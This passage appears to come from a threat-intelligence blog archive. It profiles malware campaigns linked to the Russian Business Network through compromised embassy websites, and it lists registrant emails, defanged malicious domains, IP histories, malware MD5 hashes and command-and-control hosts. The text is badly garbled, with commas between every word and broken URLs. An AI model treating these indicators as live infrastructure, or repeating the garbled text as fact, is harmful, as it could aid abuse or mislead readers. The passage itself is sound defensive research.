MD5: 2c664a4c1374b3d887f59599704aef6c

MD5: 0e423596c502c1e28cce0c98df2a2b6d

Over the years (up to present day) srvs4you@gmail.com is also known to have been used to register the following domains:

hxxp://10lann10.org

hxxp://24cargo.net

hxxp://ace-assist.biz

hxxp://activation-confirm.com

hxxp://adwoords.net

hxxp://alert-careerbuilder.com

hxxp://annebehnert.info

hxxp://apollo-services.net

hxxp://appolage.org

hxxp://auctions-ukash.com

hxxp://bbcfinancenews.com

hxxp://bestgreatoffers.org

hxxp://blackbird-registration.com

hxxp://bloomborg.biz

hxxp://businessproc1.com

hxxp://bussolutionsinc.org

hxxp://calisto-trading.com

hxxp://calisto-trading.net

hxxp://calisto-trading.org

hxxp://candy-country.com

hxxp://casheq.com

hxxp://cfca-usa.com

hxxp://cfodaily.biz

hxxp://citizenfinancial.net

hxxp://citylending.net

hxxp://clean2mail.com

hxxp://confirm-activation.com

hxxp://consultingwiz.org

hxxp://courierusa-online.com

hxxp://cristhmasx.com

hxxp://d-stanley.net

hxxp://dariazacherl.info

hxxp://des-group.com

hxxp://digital-investment-projects.com

hxxp://dns4your.net

hxxp://dvasuka.com

hxxp://easy-midnight.com

hxxp://easy-transfer.biz

hxxp://easymidnight.com

hxxp://ecareerstyle.com

hxxp://ecnoho.com

hxxp://efinancialnews.biz

hxxp://eluxuryauctions.com

hxxp://elx-ltd.net

hxxp://elx-trading.org

hxxp://elxltd.net

hxxp://emoney-ex.com

hxxp://epsincorp.net

hxxp://equitrust.org

hxxp://erobersteng.com

hxxp://erxlogistics.com

hxxp://esdeals.com

hxxp://estemaniaks.com

hxxp://eu-bis.com

hxxp://eu-cellular.com

hxxp://eubiz.org

hxxp://euwork.org

hxxp://expressdeal.info

hxxp://ezado.net

hxxp://fairwaylending.org

hxxp://fan-gaming.org

hxxp://fcinternatonal1.com

hxxp://fidelitylending.net

hxxp://financial-forbes.com

hxxp://financialnews-us.net

hxxp://firstcapitalgroup.org

hxxp://freemydns.org

hxxp://fremontlending.net

hxxp://fresh-solutions-mail.com

hxxp://fresh-solutions.us

hxxp://garnantfoundation.com

hxxp://gazenvagen.com

hxxp://globerental.com

hxxp://googmail.biz

hxxp://i-expertadvisor.com

hxxp://icebart.com

hxxp://icqdosug.com

hxxp://iesecurityupdates.com

hxxp://indigo-consulting.org

hxxp://indigo-job-with-us.com

hxxp://indigojob.com

hxxp://indigovacancies.com

hxxp://inncoming.com

hxxp://ivsentns.com

hxxp://iwiwlive.net

hxxp://iwiwonline.net

hxxp://jobs-in-eu.org

hxxp://kelermaket.com

hxxp://kklfnews.com

hxxp://knses.com

hxxp://komodok.com

hxxp://krdns.biz

hxxp://ksfcnews.com

hxxp://ksfcradio.com

hxxp://ktes314.org

hxxp://lda-import.com

hxxp://legal-solutions.org

hxxp://lgcareer.com

hxxp://lgtcareer.com

hxxp://librarysp.com

hxxp://littlexz.com

hxxp://mariawebber.org

hxxp://megamule.net

hxxp://moneycnn.biz

hxxp://njnk.net

hxxp://ns4ur.net

hxxp://nytimesnews.biz

hxxp://o2cash.net

hxxp://offsoftsolutions.com

hxxp://pcpro-tbstumm.com

hxxp://perfect-investments.org

hxxp://progold-inc.biz

hxxp://protectedsession.com

hxxp://razsuka.com

hxxp://reutors.biz

hxxp://rushop.us

hxxp://science-and-trade.com

hxxp://secure-operations.org

hxxp://securesitinngs.com

hxxp://servicessupport.biz

hxxp://sessionprotected.com

hxxp://sicil.info

hxxp://sicil256.info

hxxp://simple-investments-mail.org

hxxp://simple-investments.net

hxxp://simple-investments.org

hxxp://sp3library.com

hxxp://speeduserhost.com

hxxp://storempire.com

hxxp://tas-corporation.com

hxxp://tas-corporation.net

hxxp://tascorporation.net

hxxp://topixus.net

hxxp://tsrcorp.net

hxxp://u-file.org

hxxp://ukashauction.net

hxxp://ultragame.org

hxxp://unitedfinancegroup.org

hxxp://vanessakoepp.org

hxxp://verymonkey.com

hxxp://vesa-group.com

hxxp://vesa-group.net

hxxp://vipvipns.net

hxxp://vipvipns.org

hxxp://wondooweria.com

hxxp://wondoowerka.com

hxxp://wootpwnseal.com

hxxp://worldeconomist.biz

hxxp://wumtt-westernunion.com

hxxp://xsoftwares.com

hxxp://xxx2008xxx.com

hxxp://yourcashlive.com

hxxp://yourlive.biz

hxxp://yourmule.com

On 2008-09-25 **0ki.ru** was registered using the kseninkopetr@nm.ru email.

The same email address is not known to have been used to register any additional domains.

On 2008-06-19 **x12345.org** was registered using the xix.x12345@yahoo.com email.

On 2007-09-10 the domain use to respond to 66.36.243.97, then on 2007-11-13 it changed IPs to 58.65.236.10, following another change on 2008-05-06 to 203.186.128.154. No other domains are known to have been registered using the same email address.

On 2007-06-07, **miron555.org** was registered using the mironbot@gmail.com email, followed by another registration email change on 2008-02-12 to nepishite555suda@gmail.com. On 2007-04-24, the domain responded to

75.126.4.163. It then changed IPs on 2007-05-09 to 203.121.71.165, followed by another change on 2007-06-08 to

58.65.239.247, yet another change on 2007-07-15 to 58.65.239.10, another change on 2007-08-19 to 58.65.239.66,

more IP changes on 2007-09-03 to 217.170.77.210, and yet another change on 2007-09-18 to 88.255.90.138.

Historically (up to present day), mironbot@gmail.com is also known to have been used to register the following domains:

hxxp://24-7onlinepharmacy.net

hxxp://bestmoviesonline.info

hxxp://brightstonepharma.com

hxxp://deapotheke.com

hxxp://dozor555.info

hxxp://my-traff.cn

hxxp://pharmacyit.net

hxxp://trffc.org

hxxp://trffc3.ru

hxxp://xmpharm.com

In, 2008, I, profiled, the, direct, compromise, of, [13]**The Dutch Embassy in Moscow Serving Malware**, further, detailing, the, malicious, and, activity, of, the, Russian, Business, Network, and, the, New, Media, Malware,

Gang.

Let’s, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group’s, activities,

and, the, direct, compromise, of, the, Embassy’s Web, site.

On 2009-03-04, **lmifsp.com** was registered using the redemption@snapnames.com email.

On 2007-11-30, it

used to respond to 68.178.194.64, then on 2008-12-01 it changed IPs to 68.178.232.99.

In, 2008, I, profiled, the, direct, compromise, of, [14]**Embassy of Brazil in India Compromised**, further, estab-

lishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

Let’s, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group’s, activities,

and, the, Russian, Business, Network.

hxxp://google-analyze.com - 87.118.118.193

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (google-

analyze.com - 87.118.118.193):

MD5: 2bcb74c95f30e3741210c0de0c1b406f

On 2008-10-15, **traff.asia** was registered using the traffon@gmail.com email.

On 2008-06-19, **google-analyze.com** was registered using the incremental@list.ru email. On 2007-12-21 it responded to 66.36.241.153, then it changed IPs on 2007-12-22 to 66.36.231.94, followed by another change on 2008-02-03 to 79.135.166.74, then to 195.5.116.251 on 2008-03-16, to 70.84.133.34 on 2008-07-31, followed by yet another change to 216.195.59.77 on 2008-09-15.

On 2008-08-05, **google-analystic.net**, is, known, to, have, responded, to, 212.117.163.162, and, was registered using the abusecentre@gmail.com email. On 2008-04-11 it used to respond to 64.28.187.84, it then changed IPS to 85.255.120.195 on 2008-08-03, followed by another change on 2008-08-10 to 85.255.120.194, then to 85.255.120.197 on 2008-09-07, to 69.50.161.117 on 2008-09-14, then to 66.98.145.18 on 2008-10-11, followed by another change on 2008-10-25 to 209.160.67.56.

On 2008-11-11, **beshragos.com** was registered using the migejosh@yahoo.com email. On 2008-11-11 it used to respond to 79.135.187.38.

In, 2009, I, profiled, the, direct, compromise, of, [15]**Ethiopian Embassy in Washington D.C Serving**

Malware,

further, detailing, the, group’s, activities, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

Let’s, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group’s, activities,

and, the, Russian, Business, Network.

On 2009-01-19, **1tvv.com** is, known, to, have, responded, to, 69.172.201.153; 66.96.161.140; 122.10.52.139;

122.10.18.138; 67.229.44.15; 74.200.250.130; 69.170.135.92; 64.74.223.38, and, was registered using the mo-

gensen@fontdrift.com email.

On 2005-08-27, the domain (**1tvv.com)** is, known, to, have, responded to 198.65.115.93, then on 2006-05-12

to 204.13.161.31, with yet another IP change on 2010-04-08 to 216.240.187.145, followed by yet another change on

2010-06-02 to 69.43.160.145, then on 2010-07-25 to 69.43.160.145.

On 2010-01-04, **trafficinc.ru** was registered using the auction@r01.ru email.

On 2009-03-01, **trafficmonsterinc.ru** was registered using the trafficmonsterinc.ru@r01-service.ru email.

On 2009-05-02, **us18.ru**, is, known, to, have, responded, to, 109.70.26.37; 185.12.92.229; 109.70.26.36, and, was registered using the belyaev _andrey@inbox.ru email.

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs:

MD5: 0b545cd12231d0a4239ce837cd371166

MD5: dae41c862130daebcff0e463e2c30e50

MD5: 601806c0a01926c2a94558148764797a

MD5: 45f97cd8df4448bbe073a38c264ef93f

MD5: 94aeba45e6fb4d17baa4989511e321b3

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs

(69.172.201.153):

MD5: 4e0ce2f9f92ac5193c2a383de6015523

MD5: a38d47fcfdaf14372cea3de850cf487d

MD5: 014d2f1bae3611e016f96a37f98fd4b7

MD5: daad60cb300101dc05d2ff922966783b

MD5: 0a775110077e2c583be56e5fb3fa4f09

Once, executed, a, sample, malware (MD5: 4e0ce2f9f92ac5193c2a383de6015523), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://pelcpawel.fm.interia.pl - 217.74.66.160

hxxp://pelcpawel.fm.interiowo.pl - 217.74.66.160

hxxp://chicostara.com - 91.142.252.26

hxxp://suewyllie.com

hxxp://dewpoint-eg.com - 195.157.15.100

hxxp://sso.anbtr.com - 195.22.28.222

Once, executed, a, sample, malware (MD5: a38d47fcfdaf14372cea3de850cf487d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ledyazilim.com - 213.128.83.163

hxxp://ksandrafashion.com - 166.78.145.90

hxxp://lafyeri.com - 69.172.201.153

hxxp://kulppasur.com - 52.28.249.128

hxxp://toalladepapel.com.ar

hxxp://trafficinc.ru, is, known, to, have, responded, to, 222.73.91.203

hxxp://trafficmonsterinc.ru, is, known, to, have, responded, to, 178.208.83.7; 178.208.83.27; 91.203.4.112

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs:

MD5: ce4e2e12ee16d5bde67a3dc2e3da634b

MD5: 4423e04fb3616512bf98b5a565fccdd7

MD5: 33f890c294b2ac89d1ee657b94e4341d

MD5: 1c5096c3ce645582dd18758fe523840a

MD5: 1efae0b0cb06faacae46584312a12504

Once, executed, a, sample, malware (MD5: ce4e2e12ee16d5bde67a3dc2e3da634b), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://rms-server.tektonit.ru - 109.234.156.179

hxxp://365invest.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 4423e04fb3616512bf98b5a565fccdd7), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://topstat.mcdir.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 33f890c294b2ac89d1ee657b94e4341d), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://cadretest.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 1c5096c3ce645582dd18758fe523840a), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://pelcpawel.fm.interia.pl - 217.74.65.161

hxxp://testtrade.ru - 178.208.83.7

hxxp://chicostara.com - 91.142.252.26

In, 2009, I, profiled, the, direct, compromise, of [16]**Embassy of India in Spain Serving Malware**, further, detailing, the, malicious, activity, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On 2008-09-07, **msn-analytics.net** was registered using the palfreycrossvw@gmail.com email. On 2007-06-17 it used to respond to 82.98.235.50, it then changed IPs on 2008-09-07 to 58.65.234.9, followed by another change on 2009-11-14 to 96.9.183.149, then to 96.9.158.41 on 2009-12-29, and to 85.249.229.195 on 2010-03-09.

On 2008-07-10, **pinoc.org** was registered using the 4ykakabra@gmail.com email. On 2008-07-10 it responded to 58.65.234.9, it then changed IPs on 2008-08-17 to 91.203.92.13, followed by another change on 2008-08-24 to 58.65.234.9, followed by yet another change to 208.73.210.76 on 2009-10-03, and yet another change on 2009-10-06 to 96.9.186.245.

On 2008-09-20, **wsxhost.net** was registered using the palfreycrossvw@gmail.com email. On 2008-09-20 wsxhost.net responded to 58.65.234.9, it then changed IPs on 2008-12-22 to 202.73.57.6, followed by another change

on 2009-05-18 to 202.73.57.11, yet another change on 2009-06-22 to 92.38.0.66, then to 91.212.198.116 on

2009-07-06, yet another change on 2009-08-17 to 210.51.187.45, then to 210.51.166.239 on 2009-08-25, and finally

to 213.163.89.54 on 2009-09-05.

On 2008-06-29 **google-analyze.cn** was registered using the johnvernet@gmail.com email.

Historically (up to present day) johnvernet@gmail.com is known to have registered the following domains:

hxxp://baidustatz.com

hxxp://edcomparison.com

hxxp://google-analyze.org

hxxp://google-stat.com

hxxp://kolkoman.com

hxxp://m-analytics.net

hxxp://pinalbal.com

hxxp://pornokman.com

hxxp://robokasa.com

hxxp://rx-white.com

hxxp://sig4forum.com

hxxp://thekapita.com

hxxp://visittds.com

msn-analytics.net, is, known, to, have, responded, to, 216.157.88.21; 85.17.25.214; 216.157.88.22; 85.17.25.215;

85.17.25.202; 216.157.88.25; 5.39.99.49; 167.114.156.214; 5.39.99.50; 66.135.63.164; 85.17.25.242; 69.43.161.210

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs:

MD5: eb95798965a18e7844f4c969803fbaf8

MD5: 106b6e80be769fa4a87560f82cd24b57

MD5: 519a9f1cb16399c515723143bf7ff0d0

MD5: b537c3d65ecc8ac0f3cd8d6bf3556da5

MD5: 613e8c31edf4da1b8f8de9350a186f41

Once, executed, a, sample, malware (MD5: eb95798965a18e7844f4c969803fbaf8), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

hxxp://thinstall.abetterinternet.com - 85.17.25.214

hxxp://survey-winner.net - 94.229.72.117

hxxp://survey-winner.net - 208.91.196.145

hxxp://comedy-planet.com

Once, executed, a, sample, malware (MD5: 106b6e80be769fa4a87560f82cd24b57), phones, back, to, the,

following, malicious, C &C, server, IPs:

26

hxxp://memberfortieth.net

hxxp://beginadvance.net

hxxp://knownadvance.net

hxxp://beginstranger.net

hxxp://knownstranger.net - 23.236.62.147

Once, executed, a, sample, malware (MD5: b537c3d65ecc8ac0f3cd8d6bf3556da5), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://followfortieth.net

hxxp://memberfortieth.net

hxxp://beginadvance.net

hxxp://knownadvance.net

hxxp://beginstranger.net

hxxp://knownstranger.net - 23.236.62.147

pinoc.org, is, known, to, have, responded, to, 103.224.212.222; 185.53.179.24; 185.53.179.9; 185.53.177.10;

188.40.174.81; 46.165.247.18; 178.162.184.130

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs:

MD5: 000125b0d0341fc078c7bdb5b7996f9e

MD5: b3bbeaca85823d5c47e36959b286bb22

MD5: 4faa9445394ba4edf73dd67e239bcbca

MD5: 9f3b9de8a3e7cd8ee2d779396799b17a

MD5: 38d07b2a1189eb1fd64296068fbaf08a

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://os.onlineapplicationsdownloads.com - 103.224.212.222

hxxp://static.greatappsdownload.com - 54.230.187.48

hxxp://ww1.os.onlineapplicationsdownloads.com - 91.195.241.80

hxxp://os2.onlineapplicationsdownloads.com - 103.224.212.222

hxxp://ww1.os2.onlineapplicationsdownloads.com - 91.195.241.80

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://errors.myserverstat.com - 103.224.212.222

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://scripts.dlv4.com - 103.224.212.222

hxxp://ww38.scripts.dlv4.com - 185.53.179.29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://complaintsboard.com - 208.100.35.85

hxxp://7ew8gov.firoli-sys.com - 103.224.212.222

hxxp://yx-vom2s.hdmediastore.com - 45.33.9.234

hxxp://q8x3kb.wwwmediahosts.com - 204.11.56.48

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://newworldorderreport.com - 50.63.202.29

hxxp://69jh93.firoli-sys.com - 103.224.212.222

hxxp://bpvv11ndq5.wwwmediahosts.com - 204.11.56.48

hxxp://0dbhwuja.hdmediastore.com - 45.33.9.234

27

wsxhost.net, is, known, to, have, responded, to, 184.168.221.45; 50.63.202.82; 69.43.161.172

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs:

MD5: 117036e5a7b895429e954f733e0acada

MD5: 1172e5a2ca8a43a2a2274f2c3b76a7be

MD5: 6e330742d22c5a5e99e6490de65fabd6

MD5: f1c9cd766817ccf55e30bb8af97bfdbb

MD5: 7f4145bc211089d9d3c666078c35cf3d

Once, executed, a, sample, malware (MD5: 117036e5a7b895429e954f733e0acada), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://amacweb.org

hxxp://superaffiliatehookup.com

hxxp://germanamericantax.com

hxxp://lineaidea.it

hxxp://speedysalesletter.com

Once, executed, a, sample, malware (MD5: 1172e5a2ca8a43a2a2274f2c3b76a7be), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://allstatesdui.com - 50.63.202.36

hxxp://wellingtontractorparts.com - 72.167.232.158

hxxp://amacweb.org - 160.16.211.99

hxxp://nctcogic.org - 207.150.212.74

Once, executed, a, sample, malware (MD5: 6e330742d22c5a5e99e6490de65fabd6), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://santele.be - 176.62.170.69

hxxp://fever98radio.com - 141.8.224.93

hxxp://brushnpaint.com - 74.220.219.132

hxxp://jameser.com - 54.236.195.15

hxxp://hillsdemocrat.com - 67.225.168.30

Once, executed, a, sample, malware (MD5: f1c9cd766817ccf55e30bb8af97bfdbb), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://afterpeace.net - 195.38.137.100

hxxp://sellhouse.net - 184.168.221.45

Once, executed, a, sample, malware (MD5: 7f4145bc211089d9d3c666078c35cf3d), phones, back, to, the,

following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://forcerain.net

hxxp://afterrain.net - 50.63.202.43)

hxxp://forcerain.ru

hxxp://forceheld.net

google-analyze.cn, is, known, to, have, responded, to, 103.51.144.81; 184.105.178.89; 65.19.157.235; 124.16.31.146;

28

123.254.111.190;

103.232.215.140;

103.232.215.147;

205.164.14.78;

50.117.116.117;

50.117.120.254;

205.164.24.45; 50.117.116.205; 50.117.122.90; 184.105.178.84; 50.117.116.204

Related malicious MD5s known to have phoned back to the same malicious C &C, server, IPs:

MD5: df05460b5e49cbba275f6d5cbd936d1d

MD5: 7732ffcf2f4cf1d834b56df1f9d815c9

MD5: 615eb515da18feb2b87c0fb5744411ac

MD5: 24fec5b3ac1d20e61f2a3de95aeb177c

MD5: 348eed9b371ddb2755eb5c2bfaa782ee

On 2008-08-27, **yahoo-analytics.net** was registered using the fuadrenalray@gmail.com email.

- **google-analyze.org** - Email: johnvernet@gmail.com - on, 2008-07-09, **google-analyze.org** , is, known, to, have, responded, to, 58.65.234.9, followed, by, a, hosting, change, on, 2008-08-17, with, **google-analyze.org**, responding,

to, 91.203.92.13, followed, by, another, hosting, change, on, 2008-08-24, with, google-analyze.org, responding, to,

202.73.57.6.

- **qwehost.com** - Email: 4ykakabra@gmail.com - on, 2009-05-18, **qwehost.com**, is, known, to, have, responded,

to, 202.73.57.11, followed, by, a, hosting, change, to, 202.73.57.11, followed, by, another, hosting, change, on,

2009-06-22, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, pointing, to, 91.212.198.116,

followed, by, yet, another, hosting, change, on, 2009-08-17, pointing, to, 210.51.187.45.

- **zxchost.com** - Email: 4ykakabra@gmail.com - on, 2009-03-02, **zxchost.com**, is, known, to, have, responded,

to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-05-18, pointing, to, 202.73.57.11, followed, by, yet,

another, hosting, change, on, 2009-06-22, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on,

2009-08-25, pointing, to, 210.51.166.239.

- **odile-marco.com** - Email: OdileMarcotte@gmail.com - on, 2009-05-18, **odile-marco.com**, is, known, to, have,

responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed, by,

yet, another, hosting, change, on, 2009-07-06, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change,

on, 2009-08-17, pointing, to, 91.212.198.116.

- **edcomparison.com** - Email: johnvernet@gmail.com - on, 2009-05-18, **edcomparison.com**, is, known, to, have,

responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed,

by, yet, another, hosting, change, on, 2009-07-13, this, time, pointing, to, 92.38.0.66, followed, by, yet, another,

hosting, change, on, 2009-08-17, this, time, pointing, to, 210.51.187.45.

- **fuadrenal.com** - Email: fuadrenalRay@gmail.com - on, 2009-01-26, **fuadrenal.com**, is, known, to, have, responded,

to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-05-18, pointing, to, 202.73.57.11, followed, by,

yet, another, hosting, change, on, 2009-07-13, this, time, pointing, to, 91.212.198.116, followed, by, yet, another,

hosting, change, on, 2009-08-17, this, time, pointing, to, 91.212.198.116.

- **rx-white.com** - Email: johnvernet@gmail.com - on, 2009-05-18, **rx-white.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed, by, yet, another,

hosting, change, on, 2009-07-06, this, time, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on,

2009-08-17, this, time, pointing, to, 91.212.198.116.

In, 2009, I, profiled, the, direct, compromise, of, [17]**Embassy of Portugal in India Serving Malware**, further,

establishing, a, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

On, 2009-03-30, **ntkrnlpa.info**, is, known, to, have, responded, to, 83.68.16.6. Related, domains, known, to, have, participated, in, the, same, campaign - **betstarwager.cn**; **ntkrnlpa.cn**.

In, 2007, I, profiled, the, direct, compromise, of, French Embassy in Libya Serving Malware, further, establish-

ing, a, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

On, 2008-11-05, **tarog.us** (Email: bobby10@mail.zp.ua), used, to, respond, to, 67.210.13.94, followed, by, a,

hosting, change, on, 2009-03-02, pointing, to, 208.73.210.121. Related, domains, known, to, have, participated, in,

the, campaign: **fernando123.ws**; **winhex.org** - Email: [18]ipspec@gmail.com

On, 2007-02-18, **winhex.org**, used, to, respond, to, 195.189.247.56, followed, by, a, hosting, change, on, 2007-03-

03, pointing, to, 89.108.85.97, followed, by, yet, another, hosting, change, on, 2007-04-29, this, time, pointing,

to, 203.121.71.165, followed, by, yet, another, hosting, change, on, 2007-08-19, this, time, pointing, to, 69.41.162.77.

On, 2007-11-23, **kjlksjwflk.com** (Email: sflgjlkj45@yahoo.com), used, to, respond, to, 58.65.239.114, followed,

by, a, hosting, change, on, 2009-02-16, pointing, to, 38.117.90.45, followed, by, yet, another, hosting, change, on,

2009-03-09, this, time, pointing, to, 216.188.26.235.

In, 2009, I, profiled, the, direct, compromise, of, [19]**Azerbaijanian Embassies in Pakistan and Hungary Serv-**

ing Malware, further, establishing, a, direct, connection, between, the, group's, activities, and, the, Russian,

Business, Network.

Related, domains, known, to, have, participated, in, the, campaign:

- hxxp://filmlifemusicsite.cn; hxxp://promixgroup.cn; hxxp://betstarwager.cn; hxxp://clickcouner.cn

In, 2009, I, profiled, the, direct, compromise, of, **[20]USAID.gov compromised, malware and exploits**

served,

further, establishing, a, direct, connection, between, the, gang’s, activities, and, the, New, Media, Malware, Gang.

Related, domains, known, to, have, participated, in, the, campaign:

hxxp://should-be.cn - Email: admin@brut.cn; hxxp://orderasia.cn; hxxp://fileuploader.cn

In, 2007, I, profiled, the, direct, compromise, of, **[21]U.S Consulate St. Petersburg Serving Malware**, further,

establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On, 2007-08-31, **verymonkey.com** (Email: srvs4you@gmail.com), used, to, respond, to, 212.175.23.114, fol-

lowed, by, a, hosting, change, on, 2007-09-07, pointing, to, 209.123.181.185, followed, by, yet, another, hosting,

change, on, 2007-09-27, this, time, pointing, to, 88.255.90.50, followed, by, yet, another, hosting, change, on,

2008-11-11, this, time, pointing, to, 216.188.26.235.

What’s, particularly, interested, about, the, gang’s, activities, is, the, fact, that, back, in 2007, the, group, pio-

neered, for, the, first, time, the, utilization, of, Web, malware, exploitation, kits, further, utilizing, the, infrastructure, of, the, Russian, Business, Network, successfully, launching, a, multi-tude, of, malicious, campaigns, further, spreading, malicious, software, further, utilizing, the, infrastructure, of, the, Russian, Business, Network.

Related posts:

[22]Syrian Embassy in London Serving Malware

[23]USAID.gov compromised, malware and exploits served

[24]U.S Consulate St. Petersburg Serving Malware

[25]Bank of India Serving Malware

[26]French Embassy in Libya Serving Malware

[27]The Dutch Embassy in Moscow Serving Malware

[28]Ethiopian Embassy in Washington D.C Serving Malware

[29]Embassy of India in Spain Serving Malware

[30]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

1. https://speakerdeck.com/ddanchev/cesg-hp-cyberintel-dancho

2.

https://web-beta.archive.org/web/20101016183503/http://ddanchev.blog
spot.com/2007/11/detecting-and-blocki

ng-russian-business.html

3.

https://web-
beta.archive.org/web/20101016191853/http://ddanchev.blog
spot.com/2007/11/new-media-malware-ga

ng.html

4.

https://web-
beta.archive.org/web/20101016191925/http://ddanchev.blog
spot.com/2007/09/syrian-embassy-in-lo

ndon-serving.html

5. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-%20%20served/

6.

https://web-
beta.archive.org/web/20101016191925/http://ddanchev.blog
spot.com/2007/09/us-consulate-st-pete

rsburg-serving.html

7. https://web-
beta.archive.org/web/20101016191941/http://ddanchev.blog
spot.com/2007/08/bank-of-india-serving-

malware.html

8.

https://web-
beta.archive.org/web/20101126202011/http://ddanchev.blog
spot.com/2007/12/have-your-malware-in

-timely-fashion.html

9.

https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

10. https://web-
beta.archive.org/web/20131222200157/http://ddanchev.blog
spot.com/2009/01/embassy-of-india-in-

spain-serving.html

11. https://web-
beta.archive.org/web/20120303071653/http://ddanchev.blog
spot.com/2009/03/azerbaijanian-embass

ies-in-pakistan-and.html

12. https://ddanchev.blogspot.com/2013/08/dissecting-
sample-russian-business.html

13. https://web-
beta.archive.org/web/20080221124306/http://ddanchev.blog
spot.com/2008/01/dutch-embassy-in-mos

cow-serving-malware.html

14. https://web-
beta.archive.org/web/20120303000438/http://ddanchev.blog
spot.com/2008/11/embassy-of-brazil-in

-india-compromised.html

15. https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

16. https://web-beta.archive.org/web/20131222200157/http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-

spain-serving.html

17. https://web-beta.archive.org/web/20101127020203/http://ddanchev.blogspot.com/2009/03/embassy-of-portugal-

in-india-serving.html

18. mailto:ipspec@gmail.com

19. https://web-beta.archive.org/web/20120303071653/http://ddanchev.blogspot.com/2009/03/azerbaijanian-embass

ies-in-pakistan-and.html

20. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-served/

21. https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/us-consulate-st-pete

rsburg-serving.html

22. https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-lo

ndon-serving.html

23. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-served/

24. https://web-
beta.archive.org/web/20101016191925/http://ddanchev.blog
spot.com/2007/09/us-consulate-st-pete

rsburg-serving.html

25. https://web-
beta.archive.org/web/20101016191941/http://ddanchev.blog
spot.com/2007/08/bank-of-india-servin

g-malware.html

26. https://web-
beta.archive.org/web/20101126202011/http://ddanchev.blog
spot.com/2007/12/have-your-malware-in

31

-timely-fashion.html

27. https://web-
beta.archive.org/web/20080221124306/http://ddanchev.blog
spot.com/2008/01/dutch-embassy-in-mos

cow-serving-malware.html

28. https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

29. https://web-
beta.archive.org/web/20131222200157/http://ddanchev.blog
spot.com/2009/01/embassy-of-india-in-

spain-serving.html

30. https://web-beta.archive.org/web/20120303071653/http://ddanchev.blogspot.com/2009/03/azerbaijanian-embass

ies-in-pakistan-and.html

32

Historical OSINT - A Portfolio of Exploits Serving Domains (2017-05-29 09:04)

With, the, rise, of, Web, malware, exploitation, kits, continuing, to, proliferate, cybercriminals, are, poised, to,

continue, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely,

relying, on, the, active,y utilization, of, client-side, exploits, further, spreaing, malicious, software, potentially, compromising, the, confidentiality, availability, and, integrity, of, the, targeted, host, to, a, multi-tude, of, malicious, software.

What, used, to, be, an, ecosystem, dominated, by, proprietary, DIY (do-it-yourself) malware and exploits, generating,

